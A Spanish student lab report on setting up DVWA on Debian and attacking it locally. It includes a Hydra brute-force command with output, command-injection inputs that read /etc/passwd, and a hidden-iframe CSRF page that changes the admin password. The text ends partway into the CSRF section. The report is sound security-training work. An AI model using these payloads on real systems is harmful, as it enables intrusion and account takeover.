

- Título del trabajo: **TRABAJO PRACTICO N° 1**
- Nombre y fecha: **Dante Gabriel Balbuena Atar 20/04/2025**
- Profesor: **Lisandro Lezaeta**
- Año: **2do año**
- Materia: **tratamiento de vulnerabilidades**
- Institución: **UGR**

Índice

1. Datos del Trabajo

- Título del trabajo
- Nombre, fecha y profesor
- Curso y materia

2. Instalación del Panel DVWA

- 1.1 Requisitos previos
- 1.2 Descarga y movimiento del paquete DVWA
- 1.3 Otorgamiento de permisos
- 1.4 Instalación y uso de Gedit
- 1.5 Configuración de la base de datos en MySQL
- 1.6 Modificación del archivo config.inc.php
- 1.7 Ajustes en php.ini y php-cli
- 1.8 Reinicio del servidor y prueba del panel DVWA
- 1.9 Creación de la base de datos desde el panel DVWA

3. Ataques Realizados en DVWA

- 2.1 Ataque de Fuerza Bruta con Hydra
 - Instalación de Hydra
 - Preparación del diccionario
 - Comando utilizado
 - Resultados y recomendaciones
- 2.2 Command Injection
 - Pruebas de comandos
 - Explicación de operadores
 - Prevención
- 2.3 CSRF (GET) con Iframe
 - Creación del HTML malicioso
 - Servidor Python local
 - Verificación de éxito
 - Buenas prácticas de seguridad
- 2.4 File Inclusion
 - Explotación de archivos locales
 - Archivos interesantes

- Prevención
- 2.5 **File Upload + LFI con Shell remota**
 - Subida de shell renombrada
 - Inclusión del archivo y ejecución
- 2.6 **SQL Injection con UNION SELECT**
 - Confirmación de la vulnerabilidad
 - Mapeo de base de datos
 - Extracción de usuarios y contraseñas
 - Rompimiento de hash con CrackStation
- 2.7 **Weak Session IDs**
 - Predicción en modo Low y Medium
 - Hashing en modo Hard
 - Uso de CrackStation y md5online
- 2.8 **XSS DOM-based**
 - Manipulación del DOM desde la URL
 - Robo de cookies y uso de iframes
- 2.9 **XSS Reflected**
 - Diferencias con DOM
 - Inyección de HTML y JS
- 2.10 **XSS Stored**
 - Inyección persistente
 - Impacto y ejecución automática
 - Comparativa entre los tres tipos
- 2.11 **Bypass de Content Security Policy (CSP)**
 - Verificación de ausencia de CSP
 - Ejecución de script externo
 - Explicación del riesgo
- 2.12 **JavaScript Attacks**
 - Análisis de ROT13 y MD5
 - Manipulación de token oculto
 - Ejecución exitosa mediante data tampering

- 2.13 Open Redirect
 - Redirección sin validación
 - Construcción de phishing simple
 - Ingeniería social

4. Conclusiones Generales

- Análisis de los vectores de ataque más críticos
- Buenas prácticas de seguridad recomendadas

5. Referencias

- Fuentes utilizadas en formato APA 7^a edición

1. Instalación panel DVWA en debian


Damn Vulnerable Web Application (DVWA) es una aplicación web *intencionalmente vulnerable*, diseñada para entornos de pruebas de seguridad y aprendizaje de **ethical hacking**. Su objetivo es permitir a profesionales y estudiantes practicar técnicas de pentesting en un ambiente controlado, cubriendo vulnerabilidades comunes como:

- Inyección SQL (*SQL Injection*).
- Cross-Site Scripting (*XSS*).
- Ejecución de comandos (*Command Execution*).
- Configuraciones inseguras.

❖ Requisitos previos:

- Servidor Apache (sudo apt install apache2).
- PHP 8.2+ (sudo apt install php libapache2-mod-php php-mysql).
- MariaDB/MySQL (sudo apt install mariadb-server).
- Git (opcional, para clonar DVWA: sudo apt install git).

1. Descargar DVWA :



Se debe ingresar a la carpeta donde se descargó y luego realizar la extracción en este caso en “carpeta personal”

2. Mover el archivo descargado en la siguiente dirección.

```
root@vbox:/home/vboxuser# mv DVWA-master/ /var/www/html/dvwa
```

3. Otorgar permisos:

Otorgar permisos en este contexto implica establecer qué usuarios y grupos tienen acceso a los diferentes archivos y directorios, y qué tipo de acceso (lectura, escritura, ejecución) pueden tener. Esto se hace principalmente con el comando chmod en sistemas Unix, como Debian

```
root@vbox:/var/www/html/dvwa# chmod 655 -R dvwa/
```

655: Limita los permisos de escritura a solo el **propietario** (el usuario que posee los archivos). **El grupo y otros usuarios solo pueden leer y ejecutar los archivos**, pero no pueden modificarlos. Esto es más seguro, ya que limita las acciones de los usuarios no autorizados y mantiene el control de los archivos por parte del propietario.

4. Instalar gedit:

```
root@vbox:/var/www/html/dvwa# apt install gedit
```

Es un procesador de texto similar al Notepad de Windows pero con mejores características.

5. Abrir gedit:

```
root@vbox:/var/www/html/dvwa# gedit READ.md
```

Se abrirá una ventana como esta:

```

README.md
/var/www/html/dvwa

1 # DAMN VULNERABLE WEB APPLICATION
2
3 Damn Vulnerable Web Application (DVWA) is a PHP/MariaDB web application
4 vulnerable. Its main goal is to be an aid for security professionals
5 tools in a legal environment, help web developers better understand
6 web applications and to aid both students & teachers to learn
7 in a controlled class room environment.
8
9 The aim of DVWA is to **practice some of the most common web
10 levels of difficulty**, with a simple straightforward interface.
11 Please note, there are **both documented and undocumented vulnerabilities** in the software. This is intentional. You are encouraged to try and
12 - - -
13 ## WARNING!
14 Damn Vulnerable Web Application is damn vulnerable! **Do not
15 provider's public html folder or any Internet facing servers.**
It is recommended using a virtual machine (such as [VirtualBox](https://www.virtualbox.org/)) or [VMware](https://www.vmware.com/), which is set to NAT the
server, you can download and install [XAMPP](https://www.apachefriends.org/) server and database.

12 Activar Windows
13 Ve a Configuración para activar Windows.
14
15 We do not take responsibility for the way in which any one uses this software.

```

Nos da las instrucciones para completar una instalación exitosa del panel DVWA.

6. Abrimos otra terminal para colocar el siguiente comando para usar mysql:

```

root@vbox:/home/vboxuser# mysql
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.11-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

```

Aquí se usó el comando mysql para usar la base de datos junto con la vista previa luego del comando mysql.

7. Creamos la base de datos en mysql:

```

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0,000 sec)

MariaDB [(none)]>

```

Se puede observar la base de datos en mysql creada y su resultado luego de ejecutar el comando.

8. Para mostrar cómo se vería la base de datos creada es:

```

MariaDB [(none)]> show databases;
+-----+
| Database      |
+-----+
| dvwa          |
| information_schema |
| mysql          |
| performance_schema |
| sys            |
+-----+
5 rows in set (0,000 sec)

```

Ingresando: show databases;

9. Crear usuario:

```
MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw@rd';
Query OK, 0 rows affected (0,002 sec)

MariaDB [(none)]>
```

10. Permitir todos los permisos:

```
MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0,005 sec)

MariaDB [(none)]>
```

11. Actualización de privilegios como último paso en la configuración de la base de datos en mysql.

```
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0,000 sec)


MariaDB [(none)]>
```

Por último, colocamos el comando “exit” y estaríamos cumpliendo con mysql.

12. Buscamos el config que estaría en:

```
root@vbox:/var/www/html/dvwa# vim config/config.inc.php.dist
```

Y podremos observar una pantalla como la siguiente:



```
# Disable authentication
# Some tools don't like working with authentication and passing cookies around
# so this setting lets you turn off authentication.
$_DVWA['disable_authentication'] = getenv('DISABLE_AUTHENTICATION') ?: false;

define ('MYSQL', 'mysql');
define ('SQLITE', 'sqlite');

# SQLi DB Backend
# Use this to switch the backend database used in the SQLi and Blind SQLi labs.
# This does not affect the backend for any other services, just these two labs.
# If you do not understand what this means, do not change it
$_DVWA['SQLI_DB'] = getenv('SQLI_DB') ?: MYSQL;
##$_DVWA['SQLI_DB'] = SQLITE;
##$_DVWA['SQLITE_DB'] = 'sqll.db';

?> config/config.inc.php.dist [DOS] 56L, 2494B 56.2 Final
```

13. En la linea 33 de la imagen anterior esta la opción para modificar de ‘impossible’ a ‘low’ para que sea muy vulnerable.

```
$_DVWA['default_security_level'] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'impossible';
```

14. En el caso de que se desee usar por ejemplo burp suite y evitar ingresar cookies, en la linea 43 debemos modificar a true.


```
$_DVWA[ 'disable_authentication' ] = true;
```

Guardamos los cambios realizados con escape+ :wq + enter para guardar los cambios en vim.

15. Copiar el config.

```
root@vbox:/var/www/html/dvwa# cp config/config.inc.php.dist config/config.inc.php
```


16. Abrimos una página web con la dirección: localhost/dvwa/ y podremos observar que ya está disponible el panel dvwa:



17. Para realizar las ultimas configuraciones se debe ingresar el comando:

```
root@vbox:/var/www/html/dvwa# vim /etc/php/8.2/apache2/php.ini
```

Para que se abra la siguiente ventana:



18. Con el "?" se puede buscar lo que se requiera modificar:

```
?allow_url
```

Aquí se debe modificar el allow_url_include = Off <----- para que sea On

19. Con el siguiente comando buscamos y modificamos en lugar de Off colocamos On

```
?display_errors = Off
```

Y un poco más abajo tenemos a: `?display_startup_errors = Off` que debemos modificarlo a On

En estas últimas modificaciones en resumen se debe colocar las opciones buscadas en “On”.

20. Realizamos una modificación similar en cli:

```
root@vbox:/var/www/html/dvwa# vim /etc/php/8.2/cli/php.ini
```

Buscamos `display_errors = Off` <----- lo modificamos a On

Buscamos `display_startup_errors = Off` <----- lo modificamos a On

Buscamos `allow_url_include = Off` <----- lo modificamos a On

Cerramos y guardamos con: escape + :wq + enter en vim.

⚠ ¡Advertencia de seguridad!

Los siguientes cambios (`allow_url_include = On`, `display_errors = On`) son necesarios para fines de pruebas en DVWA, pero **son riesgosos en entornos reales**:

- `allow_url_include = On`: Permite incluir archivos remotos (RFI), lo que podría ser explotado para ejecutar código malicioso.
- `display_errors = On`: Muestra errores detallados, revelando información sensible (rutas, consultas SQL, etc.).

Recomendación:

- Solo habilita estas opciones en entornos de laboratorio.
- En producción, mantén estos valores en Off y usa logs seguros (`error_log`).

21. Debemos ingresar el comando:

```
root@vbox:/var/www/html/dvwa# sudo apache2ctl restart
```

Esto reinicia DVWA

22. En el panel de DVWA ingresar a la siguiente opción:

The screenshot shows the DVWA Database Setup interface. On the left, there's a sidebar with various menu items: Home, Instructions, Setup / Reset DB (which is highlighted in green), Brute Force, Command Injection, CSRF, File Inclusion, and File Upload. The main content area is titled "Database Setup" and contains instructions about creating or resetting a database. It also includes a "Setup Check" section under "General".

23. Al presionar “Create/Reset Database” estamos creando una base de datos.

This screenshot shows the DVWA Database Setup page after a successful database creation. A large button labeled "Create / Reset Database" is visible at the top. Below it, several message boxes appear in sequence, indicating the creation of various database components: "Database has been created.", "'users' table was created.", "Data inserted into 'users' table.", "'guestbook' table was created.", "Data inserted into 'guestbook' table.", "Backup file /config/config.inc.php.bak automatically created", and finally "Setup successful!".

2. Ataque del panel VDWA

Ataque de Fuerza Bruta con Hydra en DVWA (Nivel Low)

Descripción del objetivo

El objetivo de este ejercicio es vulnerar el sistema de autenticación del usuario 'admin' en DVWA mediante un ataque de fuerza bruta utilizando Hydra. Se realiza en un entorno controlado con el nivel de seguridad configurado en 'Low', donde el formulario de login no posee protección contra múltiples intentos fallidos.

Herramientas utilizadas

- Hydra (herramienta de fuerza bruta)
- DVWA (Damn Vulnerable Web Application)
- Navegador web
- Diccionario de contraseñas (rockyou.txt o uno personalizado)

Instalación de Hydra

Para instalar Hydra en Debian, se utilizan los siguientes comandos en la terminal:


sudo apt update

```
sudo apt install hydra
```

Verificación de instalación:

```
hydra -h
```

Terminal mostrando Hydra instalado correctamente:



```
root@vbox:~/home/vboxuser# hydra -h
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Syntax: hydra [[[[-L LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]] [-e nsr] [-o FILE]
[-t TASKS] [-M FILE [-T TASKS]] [-W TIME] [-w TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET]
[-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/:OPT]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteForce generation, type "-x -h" to get help
-y      disable use of symbols in bruteForce, see above
-i      use a non-random shuffling method for option -x
-e nsr try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effectively implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, '::' to specify port
-o FILE write found login/password pairs to FILE instead of stdout
```

Preparación del diccionario rockyou.txt

El ataque de fuerza bruta requiere un diccionario de contraseñas para probar combinaciones posibles. En este caso se utiliza el famoso archivo rockyou.txt, que viene comprimido por defecto en muchas distribuciones de Linux.

Descargar rockyou.txt directamente

1. La forma más sencilla es obtener el archivo desde GitHub:

```
wget https://github.com/brannondorsey/naive-
hashcat/releases/download/data/rockyou.txt
```

2. Si no tiene el directorio por defecto será posible crear el directorio wordlists manualmente:

```
sudo mkdir -p /usr/share/wordlists/
```

```
sudo mv rockyou.txt /usr/share/wordlists/
```

3. Verificar que el archivo esté en su lugar:

```
ls -la /usr/share/wordlists/rockyou.txt
```

Procedimiento paso a paso


1. Iniciar Apache y MySQL:

```
sudo service apache2 start  
sudo service mysql start
```

2. Acceder a DVWA en el navegador: http://localhost/dvwa/

3. Iniciar sesión y establecer el nivel de seguridad en este caso en 'Low'.

4. Ingresar a la sección 'Brute Force'.



Formulario vulnerable en el navegador.

Comando Hydra utilizado

Se utilizó el siguiente comando para realizar el ataque:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost http-  
post-form  
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS  
^&Login=Login:Username and/or password incorrect." -t 10
```

Resultado típico en Hydra nivel low:

1 of 1 target successfully completed, 10 valid passwords found

```
root@vbox:/home/vboxuser# hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost  
st http-post-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Logi  
n=Login:Username and/or password incorrect." -t 10  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita  
ry or secret service organizations, or for illegal purposes (this is non-binding, th  
ese *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-15 06:53:54  
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344398 login tries (l:1/p:1434  
4398), ~1434440 tries per task  
[DATA] attacking http-post-form://localhost:80/dvwa/vulnerabilities/brute/:username=  
^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.  
[80][http-post-form] host: localhost login: admin password: 12345  
[80][http-post-form] host: localhost login: admin password: 123456789  
[80][http-post-form] host: localhost login: admin password: iloveyou  
[80][http-post-form] host: localhost login: admin password: 1234567  
[80][http-post-form] host: localhost login: admin password: 123456  
[80][http-post-form] host: localhost login: admin password: password  
[80][http-post-form] host: localhost login: admin password: princess  
[80][http-post-form] host: localhost login: admin password: rockyou  
[80][http-post-form] host: localhost login: admin password: 12345678  
[80][http-post-form] host: localhost login: admin password: abc123  
1 of 1 target successfully completed, 10 valid passwords found Windows  
Ve a Continuación para activar Windows
```

No es un problema de Hydra, es una limitación de DVWA en nivel Low: el entorno es tan permisivo que **no da señales claras de éxito o fallo**. En nivel "Low", DVWA responde de forma casi idéntica ante un login fallido o exitoso, lo que puede provocar que Hydra identifique múltiples contraseñas como válidas (falsos positivos). Esto se debe a la falta de cambios claros en el contenido, encabezados o

redirecciones del servidor. Para pruebas más confiables, se recomienda cambiar a nivel "Medium" o utilizar análisis manual con Burp Suite.

Verificación del acceso

Ingresar al sistema desde el navegador usando las credenciales descubiertas por Hydra.



Acceso exitoso al área protegida del sistema.

Conclusión

Este ejercicio demuestra la vulnerabilidad de los formularios de login sin protección. Para prevenir ataques de fuerza bruta en entornos reales, se recomienda:

- Implementar bloqueo por intentos fallidos.
- Utilizar CAPTCHA.
- Registrar y analizar patrones de acceso por IP.
- Activar autenticación multifactor (MFA).

Explotación de Command Injection en DVWA (Nivel Low)

Descripción del objetivo

El objetivo de esta práctica es explotar una vulnerabilidad de tipo Command Injection presente en la aplicación DVWA cuando está configurada en nivel de seguridad 'Low'. Esta vulnerabilidad permite ejecutar comandos del sistema directamente desde la interfaz web, utilizando un formulario vulnerable.

Herramientas utilizadas

- Navegador web
- Terminal de Linux
- DVWA (Damn Vulnerable Web Application)

Procedimiento paso a paso

1. Iniciar Apache y MySQL si aún no están corriendo:

```
sudo service apache2 start
```

```
sudo service mysql start
```

2. Acceder a DVWA en el navegador: http://localhost/dvwa/
3. Iniciar sesión y configurar el nivel de seguridad en 'Low'.
4. Acceder al módulo 'Command Injection'.
5. Ingresar una IP válida (por ejemplo, 127.0.0.1) en el formulario y verificar que se muestra el resultado del comando ping.

The screenshot shows the DVWA Command Injection module. On the left sidebar, under the 'COMMAND INJECTION' section, the 'Ping a device' option is selected. The main area displays a terminal-like interface with the following output:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.027 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.028 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.045 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.027 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3078ms  
rtt min/avg/max/mdev = 0.027/0.031/0.045/0.007 ms
```

Below the terminal, there is a 'More Information' section with a link to a Scribd document: <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>.

Formulario vulnerable a command injection.

Explotación de la vulnerabilidad

Para explotar esta vulnerabilidad, se puede injectar un comando adicional en el campo de entrada. Por ejemplo:

127.0.0.1; whoami

El operador ';' permite encadenar comandos. En este caso, se ejecutará el comando 'ping 127.0.0.1' seguido de 'whoami', mostrando el nombre del usuario con el que se está ejecutando el servidor web.

The screenshot shows the DVWA Command Injection module. The 'Ping a device' form has the IP address field set to '127.0.0.1; whoami'. The terminal output is as follows:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.038 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.032 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.034 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.035 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3065ms  
rtt min/avg/max/mdev = 0.032/0.034/0.038/0.002 ms  
www-data
```

Resultado del comando 'whoami' ejecutado en la web.

Pruebas adicionales

Se pueden realizar otras pruebas de inyección como:

- 127.0.0.1 && uname -a
- 127.0.0.1 | ls -la

- 127.0.0.1; cat /etc/passwd

```
Enter an IP address: 127.0.0.1; cat /etc/passwd Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.079 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3068ms
rtt min/avg/max/mdev = 0.031/0.044/0.079/0.028 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/sbin/nologin
sys:x:3:3:sys:/usr/sys:/sbin/nologin
sync:x:4:65534:sync:/bin:/sbin/nologin
games:x:5:68:games:/usr/games:/usr/bin/nologin
man:x:6:12:man:/var/man:/usr/bin/nologin
lp:x:7:1:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:_none/none:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesyncd:x:100:100:Debian Network Time Synchronization:/usr/sbin/nologin
tss:x:100:107:TPM software stack,...:/var/lib/tpm:/bin/false
systemd-timesyncd:x:997:997:system Time synchronization:/usr/sbin/nologin
mesa-dri-prime:x:101:101:Mesa DRI prime driver:/var/lib/mesa:/usr/sbin/nologin
usbmux:x:102:46:usbmux daemon,...:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:103:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:104:115:avahi daemon,...:/var/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:104:29:Speech Dispatcher,...:/run/speech-dispatcher:/bin/false
fwdpd-refresh:x:105:115:fwdpd-refresh user,...:/run/systemd:/usr/sbin/nologin Windows
saned:x:106:117:...:/var/lib/saned:/usr/sbin/nologin
```

127.0.0.1; cat /etc/passwd

El operador ; permite ejecutar múltiples comandos de forma secuencial sin importar si el primero falla o no.

Ping a device

```
Enter an IP address: 127.0.0.1 && uname -a Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.036 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.024/0.037/0.010 ms
Linux vbox 6.1.0-32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.129-1 (2025-03-06) x86_64 GNU/Linux
```

127.0.0.1 && uname -a

El operador && ejecuta el segundo comando **solo si** el primero fue exitoso.

Ping a device

```
Enter an IP address: 127.0.0.1 | ls -la Submit
total 20
drwxr-xr-x  4 www-data www-data 4096 Apr  3 06:41 .
drwxr-xr-x 20 www-data www-data 4096 Apr  3 06:41 ..
drwxr-xr-x  2 www-data www-data 4096 Apr  3 06:41 help
-rw-rxr-x  1 www-data www-data 1829 Apr  3 06:41 index.php
drwxr-xr-x  2 www-data www-data 4096 Apr  3 06:41 source
```

127.0.0.1 | ls -la

El operador | (pipe) redirige la salida del primer comando como entrada del segundo. No siempre tiene sentido, pero puede funcionar en entornos vulnerables.

Conclusión

Esta práctica muestra cómo una entrada no sanitizada en un formulario puede permitir la ejecución de comandos del sistema, comprometiendo seriamente la seguridad del servidor. Para prevenir este tipo de ataques, se recomienda:

- Validar y sanitizar toda entrada del usuario.
- Ejecutar procesos web con permisos mínimos.
- Utilizar funciones seguras que no ejecuten comandos directamente.
- Implementar sistemas de detección de intrusiones (IDS).

Vulnerabilidad: CSRF con IFRAME (GET - Low Security en DVWA)

Descripción del objetivo

El objetivo de este ejercicio es explotar una vulnerabilidad de tipo **CSRF (Cross-Site Request Forgery)** en el módulo de cambio de contraseña de DVWA.

Aprovechamos que el formulario vulnerable utiliza el **método GET** para enviar los datos sin protección CSRF. Utilizaremos un **iframe oculto** para simular la ejecución del cambio de contraseña sin que el usuario lo note.

Requisitos

- Máquina virtual con **Debian o Kali Linux**.
- Servidor **DVWA** funcionando en <http://localhost/dvwa/>.
- Seguridad de DVWA seteada en “**Low**”.
- Usuario previamente logueado (**admin / password**).
- **Python 3** instalado.
- Navegador como **Firefox o Chromium**.

Procedimiento paso a paso

1. Ingresar al módulo vulnerable

Abrir el navegador e ingresar a:

<http://localhost/dvwa/vulnerabilities/csrf/>

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Pantalla del formulario vulnerable (con los campos de contraseña nueva y confirmación).

2. Observar la URL generada por el formulario

Al enviar el formulario manualmente (por ejemplo, cambiando la contraseña a “123456”), observar que se genera una URL como esta:

http://localhost/dvwa/vulnerabilities/csrf/?password_new=12345&password_conf=123456&Change=Change



URL completa visible luego de cambiar la contraseña manualmente (sin CSRF).

3. Crear el archivo HTML malicioso (CSRF GET por iframe)

Crear un archivo HTML llamado ataque_csrf_get.html con el siguiente contenido:

```
<!DOCTYPE html>

<html>

<head>

<title>Ataque CSRF con GET</title>

</head>
```

```

<body>

    <h1>Redireccionando...</h1>


    <iframe
        src="http://localhost/dvwa/vulnerabilities/csrf/?password_new=12345
        6&password_conf=123456&Change=Change"
        width="0"
        height="0"
        style="display:none;">

    </iframe>

</body>

</html>

```



The screenshot shows a terminal window titled 'Actividades' with the file 'ataque_csrf_get.html' open. The file contains the following HTML code:

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Ataque CSRF con GET</title>
